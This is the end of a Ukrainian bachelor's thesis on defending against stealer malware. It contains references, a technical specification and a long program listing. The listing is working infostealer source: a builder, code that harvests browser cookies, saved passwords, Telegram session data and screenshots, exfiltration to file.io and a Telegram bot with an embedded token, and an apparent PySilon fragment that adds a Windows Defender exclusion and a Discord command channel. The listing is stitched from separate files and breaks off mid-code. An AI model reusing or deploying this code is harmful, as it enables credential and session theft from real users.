25. "Penetration Testing: A Practical Guide" by M. S. Gavrilov, O. M. Efimov, O. V. Ilyin

26. "Information Protection: Theory and Practice" by A. V. Storozhenko, O. M. Oleinik, O. V. Ilyin

27. "Malware: Nature, Detection Methods, and Protection" by M. S. Gavrilov, O. M. Efimov, O. V. Ilyin

28. Methods and Tools for Detecting Data Stealing Malware: https://www.sciencedirect.com/science/article/pii/S014193312300159X

29. Development of a Cybersecurity System for Protection against Keyloggers:

https://www.researchgate.net/publication/221199474_Keyloggers_in_Cybersecurity

30. Cybersecurity Workforce Study: https://www.isc2.org/research

31. Modern Methods and Tools for Penetration Testing: https://ieeexplore.ieee.org/document/8378035

32. ACM Transactions on Information and System Security (TISSEC): https://dl.acm.org/journal/tissec

33. Cybersecurity and Infrastructure Security Agency (CISA): https://www.cisa.gov/

34. "Hacking: The Art of Exploitation" by Jon Erickson

35. "Ghost in the Machine: The Cybercrime Industry" by Bruce Sterling

36. "Cybersecurity: A Beginner's Guide" by Raef Meeuwisse

37. "The Art of Intrusion: The Network Attacker's Handbook" by Jon Erickson

38. "Cybersecurity and Privacy: Protecting Data in the Information Age" by David D. Clark and William H. Salter

39. OWASP Top 10: https://owasp.org/www-project-top-ten/

40. MITRE ATTACK: https://attack.mitre.org/

41. Security Blogs and Forums: https://www.reddit.com/r/cybersecurity/

42. European Union Agency for Cybersecurity (ENISA): https://www.enisa.europa.eu/

43. The CyberPeace Institute: https://cyberpeace.org/

44. World Economic Forum: Global Cybersecurity Outlook 2023: https://www.weforum.org/reports/global-cybersecurity-outlook-2023/

45. McAfee Labs: Threats Report 2023

46. Cybersecurity Workforce Study: https://www.isc2.org/research

47. National Institute of Standards and Technology (NIST) Cybersecurity Standards and Guidelines: https://www.nist.gov/cybersecurity

48. ACM Transactions on Information and System Security (TISSEC): https://dl.acm.org/journal/tissec

49. Cybersecurity and Privacy: Protecting Data in the Information Age by David

D. Clark and William H. Salter

50. Cybrary: https://www.cybrary.it/

51. Offensive Security (Kali Linux) Penetration Testing Training.

Додаток А
(обов'язковий)

Технічне завдання

Зміст

1 Найменування та область застосування

Це технічне завдання розповсюджується на розробку системи кібербезпеки для пентестінгу та захисту від програм-стилерів.

2 Підстава для розробки

Підставою для розробки служить завдання на кваліфікаційну бакалаврську роботу №____ від __.__.2024 року, видане на кафедрі кібербезпеки та програмного забезпечення.

3 Мета та призначення розробки

Метою кваліфікаційної бакалаврської роботи є розробка програмного забезпечення системи кібербезпеки для захисту від програм-стилерів.

4 Джерела розробки

Джерелом цієї кваліфікаційної бакалаврської роботи є стосовна до теми література і існуючі аналоги.

5 Технічні вимоги

5.1 Склад продукції

Складниками розробки є:

– вибір і обґрунтування методів реалізації проекту;

– розробка програмної частин системи, а також розробка взаємодії системи з ОС та з користувачем;

– розробка програми, що реалізує спроектовані алгоритми роботи системи.

5.2 Показники призначення

Система повинна забезпечувати:

– систему кібербезпеки для захищеного обміну даними у мережі Інтернет;

– цілісність даних у процесі роботи та при зберіганні;

– простий, інтуїтивно зрозумілий інтерфейс.

5.3 Вимоги до функціональних характеристик

Розроблене програмне забезпечення не повинно мати обмежень на версію драйверів та операційної системи.

5.4 Вимоги до архітектури

Компонент, що розробляється повинен використовувати системні засоби та апаратні засоби, що на даному етапі розвитку обчислювальної техніки найбільше поширені.

5.5 Вимоги до надійності

Програмні модулі написані по всім правилам, які стосуються стандартних викликів процедур, функцій, методів і форм, визначених технічною документацією на середовище розробки.

5.6 Умови експлуатації

Робочі місця користувачів ПЗ повинні задовольняти наступним умовам експлуатації:

– температура повітря: 19-20 град. по Цельсію;

– відносна вологість повітря до 80%;

– атмосферний тиск 107 кПа.

5.7 Вимоги до складу та параметрів технічних засобів

Програмне забезпечення повинно бути реалізоване на ПЕОМ архітектури IBM PC, працювати в ОС Windows 10/11 і з сумісними з цією платформою пристроями і прикладним програмним забезпечення.

5.8 Вимоги до інформаційної і програмної сумісності

Переносність програмного забезпечення повинна бути забезпечена за рахунок його реалізації стандартного інтерфейсу взаємодії з ОС, що працюють під управлінням ОС Windows 10/11.

5.8.1 Обладнання

Комп’ютер Intel Core i7/8 ГБ /1 Tb/ GeForce GT 1030 2GB або сумісні з ним.

5.8.2 Мова програмування

Програму розроблено на мовах програмування Python.

5.8.3 Вхідні дані

Опис алгоритму роботи запропонованої системи.

5.8.4 Вихідні дані

Робоча програма.

6 Вимоги до програмної документації

Програмна продукція повинна бути представлена у виді опису структури даних, схем та опису алгоритму, а також текстів вихідних модулів програмного забезпечення згідно ЄСПД.

7 Перелік документів, що розробляються

– Структурна схема системи 1 аркуш.
– Функціональна схема системи 1 аркуш.
– Діаграма процесів 1 аркуш.
– Блок-схема алгоритму роботи програми 2 аркуша.
– Пояснювальна записка 62 аркуша.

8 Етапи розробки

8.1 Збір і обробка інформації по темі кваліфікаційної бакалаврської роботи. Постановка задачі на виконання кваліфікаційної бакалаврської роботи (складання ТЗ).

8.2 Проведення досліджень або експериментальних робіт для уточнення основних положень кваліфікаційної бакалаврської роботи.

8.3 Розробка функціональних схем, блок схем алгоритмів роботи програмного забезпечення.

8.4 Побудова схем взаємодії даних.

8.5 Створення прототипу ПЗ.

8.6 Віднаходження ПЗ, аналіз отриманих результатів.

8.7 Оформлення пояснювальної записки і виконання робіт по графічній частині.

11 Порядок контролю та приймання

11.1 Подання кваліфікаційної бакалаврської роботи на попередній захист __.__.2024 р.

11.2 Подання кваліфікаційної бакалаврської роботи на захист __.__.2024 р.

Додаток Б

(обов’язковий)

Міністерство освіти і науки України

Центральноукраїнський національний технічний університет

ЗАТВЕРДЖУЮ

Керівник випускної кваліфікаційної роботи

за першим (бакалаврським) рівнем вищої освіти

_____ Є.В. Мелешко

"Програмне забезпечення системи кібербезпеки для пентестінгу та захисту від програм-стилерів"

Лістинг програми

Код документу 12

Носій: CD/DVD-диск

Загальна кількість аркушів: 22

Літера: РП

Кропивницький – 2024 року

```
ADMIN_ID = "477116327" # Your telegram id
FILE_IO_API_URL = "https://file.io"

bot = telebot.TeleBot("7058313731:AAEV6LvBs_5E4rnI9SoPcqGxeZBsBmaFFlM")

rand_title = ''.join(random.choice(string.ascii_lowercase) for i in range(10))
os.system(f"title {rand_title}")

def upload_to_fileio(archive_path):
    with open(archive_path, "rb") as file:
        response = requests.post(FILE_IO_API_URL, files={"file": file})
        response_data = response.json()
        file.close()
        return response_data.get("link")

def send_to_tg(archive_path):
    file_io_link = upload_to_fileio(archive_path)
    lnkkb = types.InlineKeyboardMarkup()
    btn = types.InlineKeyboardButton(text="Скачать данні", url=file_io_link)
    lnkkb.add(btn)
    bot.send_message(ADMIN_ID, "DevilStealer>>> Хтось піймався. Дані успішно
вкрадені! Завантажте за кнопкою нижче", reply_markup=lnkkb)


def main():
    stealer.steal_all()
    arch = stealer.create_zip_archive()
    if arch:
        send_to_tg(stealer.ZIP_PATH)
        stealer.delFolder()
        bot.stop_polling()
        exit(0)

if __name__ == "__main__":
    main()
    bot.polling(none_stop=True)
import os
import time
import json
import datetime

try:
    from colorama import Back, Fore, init
    init()
    os.system("title Stealer for Dyplom")
except:
    os.system("title Stealer for Dyplom")
    # Виводимо повідомлення про необхідність встановлення бібліотеки colorama
    # Питаємо користувача про згоду на встановлення (Y/N)
    print("Треба встановити бібліотеку colorama\nВи згодні (Y/N): ")

    # Збираємо відповідь користувача
    info = input()

    # Перевіряємо, чи користувач погоджується на встановлення
    if info.lower() == "y":
        # Виводимо повідомлення про початок встановлення
        print("Встановлення починається...")
        time.sleep(1)

        # Спробуємо встановити бібліотеку через pip
        try:
            os.system("pip install colorama")
        except:
            # Якщо встановлення не вдалося, виводимо повідомлення
```

```
            print("Встановлення не вдалося. Встановіть бібліотеку вручну\n pip
install colorama")
    else:
        # Якщо користувач не погоджується на встановлення, виводимо повідомлення
        print("Без встановлення бібліотеки код не може працювати!")

    # Видаляємо інформацію про відповідь користувача
    del info

def buildStealer():
    # Виводимо початок побудови стілера
    print("-------[DyplomStealer]-------")
    print("| Гаразд, давай почнемо збірку")
    print("| На початку придумай ім'я стілера")
    name = input("* ")
    # Отримуємо токен бота для відправлення логів в Телеграм
    print("| Відмінно! Тепер дай токен для бота в Телеграм для відправки логів")
    tokenbot = input("* ")
    # Отримуємо chat id в Телеграм для відправлення логів
    print("| Тепер відправ мені свій chat id в Телеграм, щоб логи відправлялися
саме тобі")
    chatid = input("* ")
    # Питаємо користувача про повідомлення, яке буде приходити в Телеграм, коли
жертва завантажить стілер
    print("| Якщо хочеш, можеш написати повідомлення, яке буде приходити тобі в
Телеграм, коли жертва завантажить стілер.\nЩоб залишити стандартне, напиши
\"ні\"")
    messagetg = input("* ")
    if messagetg.lower() == "ні":
        messagetg = "Хтось піймався. Дані успішно вкрадені! Завантажте за
кнопкою нижче"
    # Список ресурсів, які будуть вкрадені
    stealResources = [
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False,
        False
    ]
    def dataSteal():
        os.system("cls")
        time.sleep(0.2)
        print(Fore.RED)
        print("| Тепер можеш налаштувати, які дані буде красти стілер")
        print("| Щоб увімкнути все, напиши \"все вкл\"")
        print("| Щоб вимкнути все, напиши \"все викл\"")
        print("| Щоб зберегти і продовжити, напиши \"далі\"")
        print(Fore.RESET)
        if stealResources[0] == True:
            print(Fore.GREEN)
            print("| <1> Telegram - ВКЛ")
        else:
            print(Fore.RED)
            print("| <1> Telegram - ВИКЛ")

        if stealResources[1] == True:
            print(Fore.GREEN)
            print("| <2> Chrome cookie - ВКЛ")
        else:
```

```
    print(Fore.RED)
    print("| <2> Chrome cookie - ВИКЛ")

if stealResources[2] == True:
    print(Fore.GREEN)
    print("| <3> Firefox cookie - ВКЛ")
else:
    print(Fore.RED)
    print("| <3> Firefox cookie - ВИКЛ")

if stealResources[3] == True:
    print(Fore.GREEN)
    print("| <4> Opera cookie - ВКЛ")
else:
    print(Fore.RED)
    print("| <4> Opera cookie - ВИКЛ")

if stealResources[4] == True:
    print(Fore.GREEN)
    print("| <5> Edge cookie - ВКЛ")
else:
    print(Fore.RED)
    print("| <5> Edge cookie - ВИКЛ")

if stealResources[5] == True:
    print(Fore.GREEN)
    print("| <6> Chrome passwords - ВКЛ")
else:
    print(Fore.RED)
    print("| <6> Edge cookie - ВИКЛ")

if stealResources[6] == True:
    print(Fore.GREEN)
    print("| <7> Firefox passwords - ВКЛ")
else:
    print(Fore.RED)
    print("| <7> Firefox passwords - ВИКЛ")

if stealResources[7] == True:
    print(Fore.GREEN)
    print("| <8> Opera passwords - ВКЛ")
else:
    print(Fore.RED)
    print("| <8> Opera passwords - ВИКЛ")

if stealResources[10] == True:
    print(Fore.GREEN)
    print("| <11> Edge passwords - ВКЛ")
else:
    print(Fore.RED)
    print("| <11> Edge passwords - ВИКЛ")

if stealResources[11] == True:
    print(Fore.GREEN)
    print("| <12> Screenshot - ВКЛ")
else:
    print(Fore.RED)
    print("| <12> Screenshot - ВИКЛ")

if stealResources[12] == True:
    print(Fore.GREEN)
    print("| <13> Pc info - ВКЛ")
else:
    print(Fore.RED)
    print("| <13> Pc info - ВИКЛ")
print(Fore.RED)
select = input("* ")
if select.lower() == "все вкл":
    for i in range(len(stealResources)):
```

```
                stealResources[i] = True
            print(Fore.RESET)
            dataSteal()
        elif select.lower() == "все викл":
            for i in range(len(stealResources)):
                stealResources[i] = False
            print(Fore.RESET)
            dataSteal()
        elif select.lower() == "далі":
            os.system("cls")
        else:
            try:
                select1 = int(select)
                select1 -= 1
                if stealResources[select1] == False:
                    stealResources[select1] = True
                    time.sleep(0.2)
                    dataSteal()
                else:
                    stealResources[select1] = False
                    time.sleep(0.2)
                    dataSteal()
            except Exception as e:
                os.system("cls")
                print(e)
                time.sleep(5)
                dataSteal()

    dataSteal()
    time.sleep(1)
    os.system("cls")
    print(Fore.RED)
    print("dyplomStealer")
    print("| І останнє. Вкажіть назву для папки тимчасових файлів стілера")
    filename = input("* ")

    print("| Зачекайте, код стілера скоро буде написаний")
    time.sleep(2)

    with open(r'C:\Users\виталик\Desktop\DyplomStealer\bot.py', "r+",
encoding='utf-8') as file:
        code = file.readlines()
        code[11] = f"bot = telebot.TeleBot(\"{tokenbot}\")" + "\n"
        code[8] = f"ADMIN_ID = \"{chatid}\" # Your telegram id" + "\n"
        code[28] = f"    bot.send_message(ADMIN_ID, \"DevilStealer>>>
{messagetg}\", reply_markup=lnkkb)" + "\n"

    with open(r"C:\Users\виталик\Desktop\DyplomStealer\bot.py", "w",
encoding='utf-8') as file:
        file.writelines(code)
        del code

    with open(r"C:\Users\виталик\Desktop\DyplomStealer\stealer.py", "r",
encoding='utf-8') as file:
        code = file.readlines()
        code[14] = "FILE_PATH = fr\"C:\\Users\{os.getlogin()}\AppData\Roaming" +
f"\{filename}\"" + "\n"
        code[15] = "FILE_COOKIE = fr\"C:\\Users\{os.getlogin()}\AppData\Roaming"
+ f"\{filename}\cookie\"" + "\n"
        code[16] = "FILE_PASSWORDS =
fr\"C:\\Users\{os.getlogin()}\AppData\Roaming" + f"\{filename}\passwords\"" +
"\n"
        code[17] = "FILE_TG = fr\"C:\\Users\{os.getlogin()}\AppData\Roaming" +
f"\{filename}\\tdata\"" "\n"
        code[18] = "SCREENSHOT_PATH =
fr\"C:\\Users\{os.getlogin()}\AppData\Roaming" + f"\{filename}\screenshot.jpg\""
+ "\n"

        if stealResources[0] == True: code[425] = "telegram_steal()" + "\n"
```

```
        if stealResources[1] == True: code[426] = "chrome_cookie()" + "\n"
        if stealResources[2] == True: code[427] = "    firefox_cookie()" + "\n"
        if stealResources[3] == True: code[428] = "    opera_cookie()" + "\n"
        if stealResources[4] == True: code[429] = "    edge_cookie()" + "\n"
        if stealResources[5] == True: code[430] = "    chrome_passwords()" +
"\n"
        if stealResources[6] == True: code[431] = "    firefox_passwords()" +
"\n"
        if stealResources[7] == True: code[432] = "    opera_passwords()" + "\n"
        if stealResources[8] == True: code[433] = "    edge_passwords()" + "\n"
        if stealResources[9] == True: code[434] = "    take_screenshot()" + "\n"
        if stealResources[10] == True: code[435] = "    pcinfo()" + "\n"

    with open(r"C:\Users\виталик\Desktop\DyplomStealer\stealer.py", "w",
encoding='utf-8') as file:
        file.writelines(code)
        del code


    time.sleep(1)
    os.system("cls")
    stealerinfo = {
        "name": name,
        "token": tokenbot,
        "Create data": str(datetime.date.today()),
        "Chat id": chatid
    }
    with open("cache.json", "a") as file:
       json.dump(json.dumps(stealerinfo), file)

    del stealerinfo

    print(Fore.RED)
    print("DyplomStealer")
    print("| Стилер успішно написаний і готовий до роботи!")
    print("| Код стілера знаходиться у папці: DyplomStealer")
    print("| Файл для запуску: bot.py")
    print(
        "| Якщо вам потрібен файл .exe, скористайтеся nuitka або pyinstaller")
    os.system("pause")

def mainMenu():
    os.system("cls")
    print("""
 #####    ##  ##   ######   ##  ##   ##  ##   ##  ##
 ##  ##   ##  ##     ##     ##  ##   ##  ##   ### ##
 ##  ##   ##  ##    ##      ##  ##   ##  ##   ######
 #####    ##  ##   ##       ######    ####    ######
 ####     ##  ##  ##        ##  ##     ##     ## ###
 ## ##    ##  ##  ##        ##  ##     ##     ##  ##
 ##  ##    ####   ######   ##  ##     ##     ##  ##
    """)
    print("DyplomStealer")
    print("| Ласкаво просимо до конструктора =)")
    print("| Тут ви можете зібрати свій власний стілер")
    print("| Що вас цікавить?\n| 1 - Зібрати стілер\n| 2 - Мої стілери\n| 3 -
Автор")

    info = input("* ")

    if info == "3":
        os.system("cls")
        print("DyplomStealer")
        print("| Автор : Студент КБ-20 Ружин В.Ю\n|")
        time.sleep(15)
        os.system("cls")
        mainMenu()
    elif info == "1":
        os.system("cls")
```

```
        buildStealer()
    elif info == "2":
        os.system("cls")
        print("Всі ваші стіллери:")
        with open("cache.json", "r") as file:
            print(Fore.CYAN)
            for line in file:
                try:
                    stealers = json.loads(line)
                    print(stealers)
                except Exception as e:
                    print(e)
        print(Fore.RED)
        os.system("pause")

mainMenu()
import browser_cookie3
import psutil
import shutil
import os
import json
import socket
import platform
import win32api
import uuid
import subprocess
from PIL import ImageGrab
import datetime
import zipfile

FILE_PATH = fr"C:\Users\{os.getlogin()}\AppData\Roaming\DyplomTestSteal"
FILE_COOKIE =
fr"C:\Users\{os.getlogin()}\AppData\Roaming\DyplomTestSteal\cookie"
FILE_PASSWORDS =
fr"C:\Users\{os.getlogin()}\AppData\Roaming\DyplomTestSteal\passwords"
FILE_TG = fr"C:\Users\{os.getlogin()}\AppData\Roaming\DyplomTestSteal\tdata"
SCREENSHOT_PATH =
fr"C:\Users\{os.getlogin()}\AppData\Roaming\DyplomTestSteal\screenshot.jpg"
ZIP_PATH = fr"C:\Users\{os.getlogin()}\AppData\Roaming"

hasProgram = {
    "chrome": True,
    "firefox": True,
    "opera": True,
    "edge": True,
    "telegram": True,
}


def create_folder():
    if not os.path.exists(FILE_PATH):
        os.makedirs(FILE_PATH)
    if not os.path.exists(FILE_COOKIE):
        os.makedirs(FILE_COOKIE)
    if not os.path.exists(FILE_TG):
        os.makedirs(FILE_TG)
    if not os.path.exists(FILE_PASSWORDS):
        os.makedirs(FILE_PASSWORDS)
    os.makedirs(FILE_TG, exist_ok=True)


def save_cookies(cookies, browser_name):
    if os.path.exists(FILE_PATH):
        if os.path.exists(FILE_COOKIE):
            filename = f"{FILE_COOKIE}/{browser_name}_cookies.json"
            with open(filename, "w") as file:
                formatted_cookies = [
                    {"name": cookie.name, "value": cookie.value, "domain":
cookie.domain, "path": cookie.path,
```

```
                    "secure": cookie.secure, "expires": cookie.expires} for
cookie in cookies]
                json.dump(formatted_cookies, file, indent=4)
        else:
            create_folder()
            save_cookies(cookies, browser_name)
    else:
        create_folder()
        save_cookies(cookies, browser_name)


def close_browser(browser_name):
    if browser_name == "chrome":
        for process in psutil.process_iter(attrs=['pid', 'name']):
            if process.info['name'] == 'chrome.exe':
                try:
                    psutil.Process(process.info['pid']).terminate()
                except psutil.NoSuchProcess:
                    pass
    elif browser_name == "firefox":
        for process in psutil.process_iter(attrs=['pid', 'name']):
            if process.info['name'] == 'firefox.exe':
                try:
                    psutil.Process(process.info['pid']).terminate()
                except psutil.NoSuchProcess:
                    pass
    elif browser_name == "opera":
        for process in psutil.process_iter(attrs=['pid', 'name']):
            if process.info['name'] == 'opera.exe':
                try:
                    psutil.Process(process.info['pid']).terminate()
                except psutil.NoSuchProcess:
                    pass
    elif browser_name == "edge":
        for process in psutil.process_iter(attrs=['pid', 'name']):
            if process.info['name'] == 'msedge.exe':
                try:
                    psutil.Process(process.info['pid']).terminate()
                except psutil.NoSuchProcess:
                    pass
    elif browser_name == "tg":
        for process in psutil.process_iter(attrs=['pid', 'name']):
            if process.info['name'] == 'Telegram.exe':
                try:
                    psutil.Process(process.info['pid']).terminate()
                except psutil.NoSuchProcess:
                    pass


def chrome_cookie():
    try:
        close_browser("chrome")
        cookies = browser_cookie3.chrome()
        save_cookies(cookies, "chrome")
    except:
        save_cookies([], "chrome_error")
        hasProgram['chrome'] = False


def firefox_cookie():
    try:
        close_browser("firefox")
        cookies = browser_cookie3.firefox()
        save_cookies(cookies, "firefox")
    except:
        save_cookies([], "firefox_error")
        hasProgram['firefox'] = False
```

```
def opera_cookie():
    try:
        close_browser("opera")
        cookies = browser_cookie3.opera()
        save_cookies(cookies, "opera")
    except:
        save_cookies([], "opera_error")
        hasProgram['opera'] = False


def edge_cookie():
    try:
        close_browser("edge")
        cookies = browser_cookie3.edge()
        save_cookies(cookies, "edge")
    except:
        save_cookies([], "edge_error")
        hasProgram['edge'] = False


def getip():
    hostname = socket.gethostname()
    ip_address = socket.gethostbyname(hostname)
    return ip_address


def gethostname():
    hostname = socket.gethostname()
    return hostname


def get_mac_address():
    mac = uuid.UUID(int=uuid.getnode()).hex[-12:]
    return ":".join([mac[e:e + 2] for e in range(0, 12, 2)])


def get_network_connections():
    try:
        result = subprocess.run(['netstat', '-ano'], capture_output=True,
text=True, shell=True)
        if result.returncode == 0:
            return result.stdout.encode('utf-8', errors='ignore').decode('utf-
8')
        else:
            return f"Помилка під час виконання: {result.stderr}"
    except Exception as e:
        return f"Виникла помилка: {e}"


# Отримання інформації від користувача
def pcinfo():
    cpu_info = {
        "CPU Cores": psutil.cpu_count(logical=False),
        "Logical CPUs": psutil.cpu_count(logical=True),
        "CPU Frequency": psutil.cpu_freq().current,
        "CPU Usage": psutil.cpu_percent(interval=1)
    }

    # Інф. про оперативну пам'ять
    memory_info = {
        "Total Memory": psutil.virtual_memory().total,
        "Available Memory": psutil.virtual_memory().available,
        "Used Memory": psutil.virtual_memory().used,
        "Memory Usage": psutil.virtual_memory().percent
    }
    try:
        # Інф. про диски
        disk_info = []
```

```
        for partition in psutil.disk_partitions():
            disk_info.append({
                "Device": partition.device,
                "Mount Point": partition.mountpoint,
                "File System": partition.fstype,
                "Total Space": psutil.disk_usage(partition.mountpoint).total,
                "Used Space": psutil.disk_usage(partition.mountpoint).used,
                "Free Space": psutil.disk_usage(partition.mountpoint).free,
                "Disk Usage": psutil.disk_usage(partition.mountpoint).percent
            })
    except:
        disk_info = ["Disk(s) were not detected or an error occurred"]

    # Оперативна пам'ять
    os_info = {
        "System": platform.system(),
        "Release": platform.release(),
        "Version": platform.version()
    }
    try:
        graphics_cards = []
        devices = win32api.EnumDisplayDevices(None, 0)
        for device in devices:
            if device.DeviceName not in [dev.DeviceName for dev in
graphics_cards]:
                graphics_cards.append(device)

        gpu_info = []
        for index, card in enumerate(graphics_cards):
            gpu_info.append({
                "GPU": f"GPU {index + 1}:",
                "Device Name": card.DeviceName,
                "Description": card.DeviceString,
                "Driver Version": card.DeviceKey[-8:]
            })
    except:
        gpu_info = ["Graphics processor(s) were not detected or an error
occurred"]

    if not os.path.exists(FILE_PATH):
        create_folder()

    with open(f"{FILE_PATH}/PC INFO.txt", "w") as file:
        current_datetime = datetime.datetime.now()
        formatted_datetime = current_datetime.strftime("%Y-%m-%d %H:%M:%S")
        file.write(f"""Інформація про комп'ютер, на якому було запущено стілер.
-----------------------------------------------
Час запуску стиллера: {formatted_datetime}
Ім'я комп'ь'ютера/Користувача: {os.getlogin()}

Айпі адреса: {getip()}
MAC-Адреса: {get_mac_address()}
Хост нейм: {gethostname()}
Інформація про мережеві підключення.: {get_network_connections()}

Знайденно програм:
{hasProgram}
(True - знайденно, False - не знайденно)

CPU INFO:
{cpu_info}

GPU INFO:
{gpu_info}

MEMORY INFO:
{memory_info}

DISK INFO:
```

```
{disk_info}

OS INFO:
{os_info}

Information about the computer on which the stealer was launched
-----------------------------------------------
Steeler start time: {formatted_datetime}
Computer/username: {os.getlogin()}

IP address: {getip()}
MAC Address: {get_mac_address()}
Hostname: {gethostname()}
Network connection information: {get_network_connections()}

Programs found:
{hasProgram}
(True - found, False - not found)

CPU INFO:
{cpu_info}

GPU INFO:
{gpu_info}

MEMORY INFO:
{memory_info}

DISK INFO:
{disk_info}

OS INFO:
{os_info}


-----------------------------------------------""")
        file.close()


def take_screenshot(format="JPEG"):
    screenshot = ImageGrab.grab()
    screenshot.save(SCREENSHOT_PATH, format)


def telegram_steal():
    source_folder = os.path.join(os.environ["USERPROFILE"], "AppData",
"Roaming", "Telegram Desktop", "tdata")
    destination_folder = FILE_TG

    if not os.path.exists(destination_folder):
        create_folder()

    try:
        close_browser("tg")
        for root, dirs, files in os.walk(source_folder):
            for file in files:
                source_file = os.path.join(root, file)
                relative_path = os.path.relpath(source_file, source_folder)
                destination_file = os.path.join(destination_folder,
relative_path)

                destination_dir = os.path.dirname(destination_file)
                os.makedirs(destination_dir, exist_ok=True)

                shutil.copy(source_file, destination_file)
    except:
        hasProgram['telegram'] = False
```

```
def chrome_passwords():
    if not os.path.exists(FILE_PASSWORDS):
        create_folder()
    try:
        source_path = os.path.join(os.environ["USERPROFILE"], "AppData",
"Local", "Google", "Chrome", "User Data",
                                   "Default", "Login Data")

        if not os.path.exists(FILE_PASSWORDS + "/Chrome"):
            os.makedirs(FILE_PASSWORDS + "/Chrome")

        close_browser("chrome")
        shutil.copy(source_path, f"{FILE_PASSWORDS}/Chrome")
    except:
        hasProgram['chrome'] = False


def firefox_passwords():
    if not os.path.exists(FILE_PASSWORDS):
        create_folder()
    try:
        profile_path = os.path.join(os.environ["APPDATA"], "Mozilla", "Firefox",
"Profiles")
        profile_folder = os.listdir(profile_path)[1]

        source_path = os.path.join(profile_path, profile_folder, "logins.json")
        destination_folder = os.path.join(FILE_PASSWORDS, "Firefox")

        if not os.path.exists(destination_folder):
            os.makedirs(destination_folder)

        close_browser("firefox")

        shutil.copy(source_path, destination_folder)
    except:
        try:
            profile_path = os.path.join(os.environ["APPDATA"], "Mozilla",
"Firefox", "Profiles")
            profile_folder = os.listdir(profile_path)[0]

            source_path = os.path.join(profile_path, profile_folder,
"logins.json")
            destination_folder = os.path.join(FILE_PASSWORDS, "Firefox")

            if not os.path.exists(destination_folder):
                os.makedirs(destination_folder)

            close_browser("firefox")

            shutil.copy(source_path, destination_folder)
        except:
            hasProgram['firefox'] = False
if fake_mutex_code(software_executable_name.lower()) and
os.path.basename(sys.executable).lower() != software_executable_name.lower(): #
[pysilon_mark] !anti-vm
    os._exit(0) # [pysilon_mark] !anti-vm
#.log Executed fake mutex code check # [pysilon_mark] !anti-vm

if IsAdmin():
    exclusion_paths = [f'C:\\Users\\{getuser()}\\{software_directory_name}']
    for path in exclusion_paths:
        try:
            subprocess.run(['powershell', '-Command', f'Add-MpPreference -
ExclusionPath "{path}"'], creationflags=subprocess.CREATE_NO_WINDOW)
        except: pass
#.log Added itself to Defender exclusions

client = discord.Client(intents=discord.Intents.all())
```

```
# [pysilon_var] !opus_initialization 0

ctrl_codes = {'\\x01': '[CTRL+A]', '\\x02': '[CTRL+B]', '\\x03': '[CTRL+C]',
'\\x04': '[CTRL+D]', '\\x05': '[CTRL+E]', '\\x06': '[CTRL+F]', '\\x07':
'[CTRL+G]', '\\x08': '[CTRL+H]', '\\t': '[CTRL+I]', '\\x0A': '[CTRL+J]',
'\\x0B': '[CTRL+K]', '\\x0C': '[CTRL+L]', '\\x0D': '[CTRL+M]', '\\x0E':
'[CTRL+N]', '\\x0F': '[CTRL+O]', '\\x10': '[CTRL+P]', '\\x11': '[CTRL+Q]',
'\\x12': '[CTRL+R]', '\\x13': '[CTRL+S]', '\\x14': '[CTRL+T]', '\\x15':
'[CTRL+U]', '\\x16': '[CTRL+V]', '\\x17': '[CTRL+W]', '\\x18': '[CTRL+X]',
'\\x19': '[CTRL+Y]', '\\x1A': '[CTRL+Z]'}
text_buffor, force_to_send = '', False
messages_to_send, files_to_send, embeds_to_send = [], [], []
processes_messages, processes_list, process_to_kill = [], [], ''
files_to_merge, expectation, one_file_attachment_message = [[], [], []], None,
None
cookies_thread, implode_confirmation, cmd_messages = None, None, []
send_recordings, input_blocked, clipper_stop, turned_off, custom_message_to_send
= True, False, True, False, [None, None, None]
latest_messages_in_recordings = []
# [pysilon_var] !registry 0

working_directory = ['C:', 'Users', getuser(), software_directory_name]

@client.event
async def on_ready():
    global force_to_send, messages_to_send, files_to_send, embeds_to_send,
channel_ids, cookies_thread, latest_messages_in_recordings
    #.log BOT loaded
    hwid = subprocess.check_output("powershell (Get-CimInstance
Win32_ComputerSystemProduct).UUID").decode().strip()
    #.log HWID obtained
    first_run = True
    for category_name in client.get_guild(guild_id).categories:
        if hwid in str(category_name):
            first_run, category = False, category_name
            break
    #.log Checked for the first run

    if not first_run:
        #.log PySilon is not running for the first time
        category_channel_names = []
        for channel in category.channels:
            category_channel_names.append(channel.name)
        #.log Obtained the channel names in HWID category

        if 'spam' not in category_channel_names and channel_ids['spam']:
            #.log Spam channel is missing
            temp = await client.get_guild(guild_id).create_text_channel('spam',
category=category)
            channel_ids['spam'] = temp.id
            #.log Created spam channel

        if 'recordings' not in category_channel_names and
channel_ids['recordings']:
            #.log Recording channel is missing
            temp = await
client.get_guild(guild_id).create_text_channel('recordings', category=category)
            channel_ids['recordings'] = temp.id
            #.log Created recordings channel

        if 'file-related' not in category_channel_names and channel_ids['file']:
            #.log File-related channel is missing
            temp = await client.get_guild(guild_id).create_text_channel('file-
related', category=category)
            channel_ids['file'] = temp.id
            #.log Created file-related channel

        if 'Live microphone' not in category_channel_names and
channel_ids['voice']:
```

```
            #.log Live microphone channel is missing
            temp = await client.get_guild(guild_id).create_voice_channel('Live
microphone', category=category)
            channel_ids['voice'] = temp.id
            #.log Created live microphone channel

    if first_run:
        #.log PySilon is running for the first time
        category = await client.get_guild(guild_id).create_category(hwid)
        #.log Created HWID category
        temp = await client.get_guild(guild_id).create_text_channel('info',
category=category); channel_ids['info'] = temp.id
        #.log Created info channel
        temp = await client.get_guild(guild_id).create_text_channel('main',
category=category); channel_ids['main'] = temp.id
        #.log Created main channel
        if channel_ids['spam'] == True: temp = await
client.get_guild(guild_id).create_text_channel('spam', category=category);
channel_ids['spam'] = temp.id
        #.log Created spam channel
        if channel_ids['recordings'] == True: temp = await
client.get_guild(guild_id).create_text_channel('recordings', category=category);
channel_ids['recordings'] = temp.id
        #.log Created recordings channel
        if channel_ids['file'] == True: temp = await
client.get_guild(guild_id).create_text_channel('file-related',
category=category); channel_ids['file'] = temp.id
        #.log Created file-related channel
        if channel_ids['voice'] == True: temp = await
client.get_guild(guild_id).create_voice_channel('Live microphone',
category=category); channel_ids['voice'] = temp.id
        #.log Created live microphone channel

        try:
            await client.get_channel(channel_ids['info']).send('```IP address: '
+ urlopen('https://ident.me').read().decode('utf-8') + ' [ident.me]```')
            #.log Sent IP address obtained from ident.me
        except: pass
        try:
            await client.get_channel(channel_ids['info']).send('```IP address: '
+ urlopen('https://ipv4.lafibre.info/ip.php').read().decode('utf-8') + '
[lafibre.info]```')
